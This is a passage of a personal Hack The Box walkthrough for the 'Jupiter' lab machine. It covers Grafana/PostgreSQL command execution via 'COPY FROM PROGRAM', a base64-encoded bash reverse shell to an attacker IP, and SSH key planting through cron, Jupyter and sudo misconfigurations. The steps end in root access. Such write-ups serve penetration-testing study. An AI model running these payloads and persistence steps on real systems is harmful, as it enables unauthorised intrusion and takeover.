   %2Fd%2FjMgFGfA4z%2Fmoons%3ForgId%3D1%26refresh%3D1d
19 Priority: u=4
20
21 {
     "queries":[
          {
               "refId":"A",
               "datasource":{
                    "type":"postgres",
                    "uid":"YItSLg-Vz"
               },
               "rawSql":
               "CREATE TABLE cmd_exec(cmd_output text);",
               "format":"table",
               "datasourceId":1,
               "intervalMs":60000,
               "maxDataPoints":911
          }
     ],
     "range":{
          "from":"2024-10-29T03:06:01.941Z",
          "to":"2024-10-29T09:06:01.941Z",
          "raw":{
               "from":"now-6h",
               "to":"now"
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 29 Oct 2024 09:01:54 GMT
4 Content-Type: application/json
5 Content-Length: 45
6 Connection: keep-alive
7 Cache-Control: no-store
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: deny
10 X-Xss-Protection: 1; mode=block
11
12 {
     "results":{
          "A":{
               "status":200,
               "frames":[
               ]
          }
     }
}
13
```

```
COPY cmd_exec FROM PROGRAM 'id';
```

Request

Pretty Raw Hex

```
15 Origin: http://kiosk.jupiter.htb
16 Sec-GPC: 1
17 Connection: keep-alive
18 Cookie: redirect_to=
   %2Fd%2FjMgFGfA4z%2Fmoons%3ForgId%3D1%26refresh%3D1d
19 Priority: u=4
20
21 {
     "queries":[
          {
               "refId":"A",
               "datasource":{
                    "type":"postgres",
                    "uid":"YItSLg-Vz"
               },
               "rawSql":"COPY cmd_exec FROM PROGRAM 'id';",
               "format":"table",
               "datasourceId":1,
               "intervalMs":60000,
               "maxDataPoints":911
          }
     ],
     "range":{
          "from":"2024-10-29T03:06:01.941Z",
          "to":"2024-10-29T09:06:01.941Z",
          "raw":{
               "from":"now-6h",
               "to":"now"
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 29 Oct 2024 09:02:08 GMT
4 Content-Type: application/json
5 Content-Length: 45
6 Connection: keep-alive
7 Cache-Control: no-store
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: deny
10 X-Xss-Protection: 1; mode=block
11
12 {
     "results":{
          "A":{
               "status":200,
               "frames":[
               ]
          }
     }
}
13
```

Now lets see the table here

```
SELECT * FROM cmd_exec;
```



I ran it twice by accident u should see one here

Now lets make a reverse shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±2 (0.028s)
echo 'bash -i  >& /dev/tcp/10.10.16.21/9001   0>&1 ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvOTAwMSAgIDA+JjEgCg==

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±2 (0.026s)
echo 'bash -i  >& /dev/tcp/10.10.16.21/9001   0>&1   ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvOTAwMSAgIDA+JjEgICAK

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±2 (0.03s)
echo 'bash -i  >& /dev/tcp/10.10.16.21/9001   0>&   ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvOTAwMSAgIDA+JiAgIAo=

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±2 (0.028s)
echo 'bash -i  >& /dev/tcp/10.10.16.21/9001  0>&1   ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvOTAwMSAgMD4mMSAgIAo=

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±2 (0.028s)
echo 'bash -i  >& /dev/tcp/10.10.16.21/9001  0>&1    ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvOTAwMSAgMD4mMSAgICAK
```

Just making it alpha numeric with no special characters lets make a shell here

Start a listener now

```
┌─ ~
└─(16:02:56)──> nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now lets get a revshell like this

And we get the shell here

```
┌──(~)
└─(16:02:56)──> nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.216 42566
bash: cannot set terminal process group (14008): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$ id
id
uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
postgres@jupiter:/var/lib/postgresql/14/main$
```

So it is clearing pty i make from python so i made a ssh key with

```
ssh-keygen -f pks
```

And added the the pks.pub in /var/lib/postgresql/.ssh/authorized_keys

```
postgres@jupiter:/var/lib/postgresql$ cat .ssh/authorized_keys
cat .ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKV1FY/S+q9ESihk8/Dqb4WTfS7ADWSDCGdVtrMARtsn pks@ArchBro
postgres@jupiter:/var/lib/postgresql$
```

And now we can ssh in with no problem

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (2.045s)
ssh -i pks postgres@jupiter.htb

postgres@jupiter:~ (0s)
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 29 09:21:17 AM UTC 2024

  System load:           0.0
  Usage of /:            81.4% of 12.33GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8ebc


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

postgres@jupiter ~
```

Lateral PrivEsc - 1

Found something running on port 8888 here


```
postgres@jupiter ~ (0.194s)
ss -lntp

State          Recv-Q         Send-Q                  Local Address:Port
LISTEN         0              511                           0.0.0.0:80
LISTEN         0              4096                  127.0.0.53%lo:53
LISTEN         0              128                           0.0.0.0:22
LISTEN         0              4096                      127.0.0.1:3000
LISTEN         0              128                       127.0.0.1:8888
LISTEN         0              244                       127.0.0.1:5432
LISTEN         0              128                           [::]:22
```

Port forwarded that to me

```
ssh -i pks -L 8000:localhost:8888 postgres@jupiter.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (1.918s)
ssh -i pks -L 8000:localhost:8888 postgres@jupiter.htb


postgres@jupiter:~ (0s)
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 29 09:25:41 AM UTC 2024

  System load:           0.0
  Usage of /:            81.4% of 12.33GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             236
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8ebc
```

And it was jupyter



It needed a token to login
So i found this in /dev/shm

```
postgres@jupiter ~ (0.282s)
cd /dev/shm

postgres@jupiter:/dev/shm (0.11s)
ls
network-simulation.yml  PostgreSQL.1914448002  shadow.data
```

And this shadow.data was being updated every two minutes u can see this with long listing and time it was built

```
postgres@jupiter /dev/shm (0.192s)
ls -al

total 36
drwxrwxrwt  3 root     root       120 Oct 29 09:35 .
drwxr-xr-x 20 root     root      4020 Oct 29 08:10 ..
-rw-------  1 postgres postgres    93 Oct 29 09:34 authorized_keys
-rw-rw-rw-  1 juno     juno       860 Oct 29 09:35 network-simulation.yml
-rw-------  1 postgres postgres 26976 Oct 29 08:10 PostgreSQL.1914448002
drwxrwxr-x  3 juno     juno       100 Oct 29 09:34 shadow.data
```

I copied over my authorized_keys here

```
postgres@jupiter /dev/shm (0.201s)
cp ~/.ssh/authorized_keys .

postgres@jupiter /dev/shm (0.111s)
ls

authorized_keys  network-simulation.yml  PostgreSQL.1914448002  shadow.data
```

One more thing give all the permissions to this key

```
postgres@jupiter /dev/shm (0.258s)
chmod 777 authorized_keys

postgres@jupiter:/dev/shm (0.098s)
ls -al

total 36
drwxrwxrwt  3 root     root       120 Oct 29 09:36 .
drwxr-xr-x 20 root     root      4020 Oct 29 08:10 ..
-rwxrwxrwx  1 postgres postgres    93 Oct 29 09:34 authorized_keys
-rw-rw-rw-  1 juno     juno       815 Mar  7  2023 network-simulation.yml
-rw-------  1 postgres postgres 26976 Oct 29 08:10 PostgreSQL.1914448002
drwxrwxr-x  3 juno     juno       100 Oct 29 09:36 shadow.data
```

Now we can edit this yml file to save our ssh key to juno's ssh folder like this

Original file

```
postgres@jupiter /dev/shm (0.378s)
cat network-simulation.yml

general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/curl
      args: -s server
      start_time: 5s
```

And we edit it to

```
postgres@jupiter /dev/shm (0.283s)
cat network-simulation.yml

general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/cp
      args: /dev/shm/authorized_keys /home/juno/.ssh/authorized_keys
      start_time: 5s
```

And wait about 2 min here and u should have this ssh in the juno's folder

Lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (1.99s)
ssh -i pks juno@jupiter.htb
```

```
juno@jupiter:~ (0s)
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 29 09:40:07 AM UTC 2024

  System load:           0.01513671875
  Usage of /:            81.5% of 12.33GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             232
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8ebc


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.

juno@jupiter /opt/solar-flares/logs
```

And we are in here is your user.txt

```
juno@jupiter ~ (0.193s)
ls -al

total 52
drwxr-x---  8 juno juno 4096 May  4  2023 .
drwxr-xr-x  4 root root 4096 Mar  7  2023 ..
lrwxrwxrwx  1 juno juno    9 Mar  7  2023 .bash_history -> /dev/null
-rw-r--r--  1 juno juno  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 juno juno 3792 Mar  7  2023 .bashrc
drwx------  3 juno juno 4096 May  4  2023 .cache
drwxrwxr-x  5 juno juno 4096 Mar  7  2023 .cargo
drwxrwxr-x  5 juno juno 4096 Mar  7  2023 .local
-rw-r--r--  1 juno juno  828 Mar  7  2023 .profile
drwxrwxr-x  6 juno juno 4096 Mar  7  2023 .rustup
drwxrwxr-x 12 juno juno 4096 Mar  9  2023 shadow
-rwxrwxr-x  1 juno juno  174 Apr 14  2023 shadow-simulation.sh
drwx------  2 juno juno 4096 Mar  7  2023 .ssh
-rw-r-----  1 root juno   33 Oct 29 08:10 user.txt
```

Lateral PrivEsc - 2

So i checked my groups here

```
juno@jupiter:~ (0.098s)
id

uid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)
```

Lets find all the files with this groups

```
juno@jupiter ~ (0.735s)
find / -group science 2>/dev/null

/opt/solar-flares
/opt/solar-flares/flares.csv
/opt/solar-flares/xflares.csv
/opt/solar-flares/map.jpg
/opt/solar-flares/start.sh
/opt/solar-flares/logs
/opt/solar-flares/logs/jupyter-2023-03-10-25.log
/opt/solar-flares/logs/jupyter-2023-03-08-37.log
/opt/solar-flares/logs/jupyter-2023-03-08-38.log
/opt/solar-flares/logs/jupyter-2023-03-08-36.log
/opt/solar-flares/logs/jupyter-2023-03-09-11.log
/opt/solar-flares/logs/jupyter-2023-03-09-24.log
/opt/solar-flares/logs/jupyter-2023-03-08-14.log
/opt/solar-flares/logs/jupyter-2023-03-09-59.log
/opt/solar-flares/flares.html
/opt/solar-flares/cflares.csv
/opt/solar-flares/flares.ipynb
/opt/solar-flares/.ipynb_checkpoints
/opt/solar-flares/mflares.csv
```

This solar flares has some logs here lets look at those

```
juno@jupiter /opt/solar-flares (0.09s)
cd logs

juno@jupiter /opt/solar-flares/logs (0.097s)
ls

jupyter-2023-03-08-14.log  jupyter-2023-03-09-24.log  jupyter-2023-04-14-27.log  jupyter-2023-05-04-08.log  jupyter-2023-05-04-57.log  jupyter-2023-06-06-39.log
jupyter-2023-03-08-36.log  jupyter-2023-03-09-59.log  jupyter-2023-05-04-02.log  jupyter-2023-05-04-20.log  jupyter-2023-05-05-03.log  jupyter-2023-06-07-05.log
jupyter-2023-03-08-37.log  jupyter-2023-03-10-25.log  jupyter-2023-05-04-04.log  jupyter-2023-05-04-31.log  jupyter-2023-05-05-54.log  jupyter-2024-10-29-10.log
jupyter-2023-03-08-38.log  jupyter-2023-03-10-42.log  jupyter-2023-05-04-06.log  jupyter-2023-05-04-43.log  jupyter-2023-05-30-46.log
jupyter-2023-03-09-11.log  jupyter-2023-04-13-43.log  jupyter-2023-05-04-07.log  jupyter-2023-05-04-45.log  jupyter-2023-05-30-53.log
```

Lets see the latest one here


```
juno@jupiter /opt/solar-flares/logs (0.308s)
cat jupyter-2024-10-29-10.log
[W 08:10:15.900 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 08:10:15.905 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 08:10:15.906 NotebookApp] Jupyter Notebook 6.5.3 is running at:
[I 08:10:15.906 NotebookApp] http://localhost:8888/?token=b05a33c381f28edbf2dcbdd82ee33f3ace1bb1db369981df
[I 08:10:15.906 NotebookApp]  or http://127.0.0.1:8888/?token=b05a33c381f28edbf2dcbdd82ee33f3ace1bb1db369981df
[I 08:10:15.906 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 08:10:15.909 NotebookApp] No web browser found: could not locate runnable browser.
[C 08:10:15.909 NotebookApp]

    To access the notebook, open this file in a browser:
        file:///home/jovian/.local/share/jupyter/runtime/nbserver-1174-open.html
    Or copy and paste one of these URLs:
        http://localhost:8888/?token=b05a33c381f28edbf2dcbdd82ee33f3ace1bb1db369981df
     or http://127.0.0.1:8888/?token=b05a33c381f28edbf2dcbdd82ee33f3ace1bb1db369981df
[I 09:26:00.282 NotebookApp] 302 GET / (127.0.0.1) 0.520000ms
[I 09:26:00.369 NotebookApp] 302 GET /tree? (127.0.0.1) 0.850000ms
```

Now lets login in with this

Now lets see make a new file here

Now lets see if we can run any system commands here

```
import os; os.system("id")
```



Ok so we are jovian with this
Lets just copy over our ssh key to its .ssh folder

```
import os; os.system("mkdir /home/jovian/.ssh/; cp /dev/shm/authorized_keys /home/jovian/.ssh/.")
```

Now lets ssh in as javion

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (2.063s)
ssh -i pks jovian@jupiter.htb

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


jovian@jupiter:~ (0s)
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 29 09:50:20 AM UTC 2024

  System load:           0.0
  Usage of /:            81.6% of 12.33GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             238
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8ebc


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet

jovian@jupiter /tmp
```

And we are in

Vertical PrivEsc

I checked the sudo permission here first

```
jovian@jupiter ~ (0.186s)
sudo -l

Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
```

Lets run this file

```
jovian@jupiter:~ (0.146s)
sudo /usr/local/bin/sattrack

Satellite Tracking System
Configuration file has not been found. Please try again!
```

Lets find this config file here

```
jovian@jupiter ~ (0.388s)
find / 2>/dev/null | grep sattrack

/usr/local/share/sattrack
/usr/local/share/sattrack/config.json
/usr/local/share/sattrack/map.json
/usr/local/share/sattrack/earth.png
/usr/local/bin/sattrack
```

So lets run it with this directory

```
jovian@jupiter ~ (0.17s)
sudo /usr/local/bin/sattrack /usr/local/share/sattrack

Satellite Tracking System
Configuration file has not been found. Please try again!
```

It doesnt like this lets run strace on this to find what it needs

```
jovian@jupiter /usr/local/share/sattrack (0.801s)
strace sattrack
mprotect(0x560087855000, 4096, PROT_READ) = 0
mprotect(0x7fb0f7913000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM6
munmap(0x7fb0f78d1000, 28927)           = 0
getrandom("\x62\xb0\x23\xec\xde\x19\x9f\xd7", 8, GRND_NONBLOCK) = 8
brk(NULL)                               = 0x5600879fe000
brk(0x560087a1f000)                     = 0x560087a1f000
getrandom("\xc2", 1, GRND_NONBLOCK)     = 1
newfstatat(AT_FDCWD, "/etc/gnutls/config", 0x7ffc814494e0, 0) = -1 E
brk(0x560087a4d000)                     = 0x560087a4d000
futex(0x7fb0f76e777c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
newfstatat(1, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x3),
write(1, "Satellite Tracking System\n", 26Satellite Tracking System
) = 26
newfstatat(AT_FDCWD, "/tmp/config.json", 0x7ffc814496c0, 0) = -1 ENO
write(1, "Configuration file has not been "..., 57Configuration file
) = 57
getpid()                                = 12327
exit_group(1)                           = ?
+++ exited with 1 +++
```

Now lets copy over everything that this folder has to /tmp

```
jovian@jupiter:/usr/local/share/sattrack (0.193s)
rm -rf /tmp/config.json

jovian@jupiter /usr/local/share/sattrack (0.157s)
cp * /tmp/.

jovian@jupiter /usr/local/share/sattrack (0.187s)
cd /tmp

jovian@jupiter /tmp (0.192s)
ls
config.json                                                          tmp.2n8mGlrOaA
earth.png                                                            tmp.AiPGGafara
map.json                                                             tmp.GFxuCc2tx8
snap-private-tmp                                                     tmp.kGLq21WEqe
systemd-private-b9cc637837b745c89126958a5a2abd4d-grafana-server.service-ggkNZm     tmp.n4UplO05u6
systemd-private-b9cc637837b745c89126958a5a2abd4d-ModemManager.service-RRzBd1       tmp.qRQvJbnBZW
systemd-private-b9cc637837b745c89126958a5a2abd4d-systemd-logind.service-helvIw     tmp.UvacblDbEh
systemd-private-b9cc637837b745c89126958a5a2abd4d-systemd-resolved.service-2ytfKF   tmp.wZLOX9KWN6
systemd-private-b9cc637837b745c89126958a5a2abd4d-systemd-timesyncd.service-ZUzJlx  vmware-root_799-4248614968
tle
```

Now lets run it

```
jovian@jupiter /usr/local/share/sattrack (1m 0.17s)
sudo /usr/local/bin/sattrack

Satellite Tracking System
tleroot does not exist, creating it: /tmp/tle/
Get:0 http://celestrak.org/NORAD/elements/weather.txt

Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/noaa.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle
Could not resolve host: celestrak.org
Satellites loaded
No sats
```

Lets see this config file here here

```
jovian@jupiter /tmp (0.172s)
cat config.json

{
        "tleroot": "/tmp/tle/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "http://celestrak.org/NORAD/elements/weather.txt",
                "http://celestrak.org/NORAD/elements/noaa.txt",
                "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
        ],

        "updatePerdiod": 1000,

        "station": {
                "name": "LORCA",
                "lat": 37.6725,
                "lon": -1.5863,
                "hgt": 335.0
        },

        "show": [
        ],

        "columns": [
                "name",
                "azel",
                "dis",
                "geo",
                "tab",
                "pos",
                "vel"
        ]
}
```

So this is just downloading file then saving em to /tmp/tle
We can easily exploit it to save our ssh key to /root/.ssh like this

So i changed the name of my ssh public key to authorized_keys and started a python web server

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (0.025s)
mv pks.pub authorized_keys


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4
sudo python3 -m http.server 80
[sudo] password for pks:
Sorry, try again.
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

And now lets edit the file like this

```
jovian@jupiter /tmp (0.134s)
cat config.json
{
        "tleroot": "/root/.ssh/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "http://10.10.16.21/authorized_keys",
        ],

        "updatePerdiod": 1000,

        "station": {
                "name": "LORCA",
                "lat": 37.6725,
                "lon": -1.5863,
                "hgt": 335.0
        },

        "show": [
        ],

        "columns": [
                "name",
